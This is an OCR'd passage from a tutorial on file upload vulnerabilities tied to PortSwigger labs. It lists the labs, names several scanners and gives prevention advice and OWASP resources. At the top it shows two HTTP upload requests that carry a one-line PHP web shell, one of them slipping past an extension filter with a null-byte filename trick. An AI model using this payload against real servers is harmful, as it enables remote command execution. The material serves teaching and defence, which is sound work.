
```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundary3NBHodEMURINF3vb
Content-Disposition: form-data; name="avatar";
filename="test.php"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Accepted Request

```
POST /my-account/avatar HTTP/1.1
...
------WebKitFormBoundaryTYavNfhSEZ01Z80E
Content-Disposition: form-data; name="avatar";
filename=”test.php%00.png"
Content-Type: application/x-php
<?php system($_GET['cmd']);?>
...
```

Author: Rana Khalil (@rana__khalil)

File Upload Vulnerabilities Labs



LAB APPRENTICE Remote code execution via web shell upload »

LAB APPRENTICE Web shell upload via Content-Type restriction bypass »

LAB PRACTITIONER Web shell upload via path traversal »

LAB PRACTITIONER Web shell upload via extension blacklist bypass »

LAB PRACTITIONER Web shell upload via obfuscated file extension »

LAB PRACTITIONER Remote code execution via polyglot web shell upload »

LAB EXPERT Web shell upload via race condition »

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS).

arachni

Wapiti

acunetix

w3af

HOW TO PREVENT FILE UPLOAD VULNERABILITIES?

Preventing File Upload Vulnerabilities

- Have a whitelist (or allow list) of permitted extensions rather than a blacklist (or deny list) of prohibited ones.
- Makes sure the filename doesn’t contain any substrings that may be interpreted as a directory or a traversal sequence (../).
- Rename uploaded files to avoid collisions that may cause existing files to be overwritten.
- Do not upload files to the server's permanent filesystem until they have been fully validated.
- As much as possible, use an established framework for preprocessing file uploads rather than attempting to write your own validation mechanisms.

Resources

- Web Security Academy – File Upload Vulnerabilities
  - *https://portswigger.net/web-security/file-upload*
- OWASP Unrestricted File Upload
  - *https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload*
- OWASP File Upload Cheat Sheet
  - *https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html*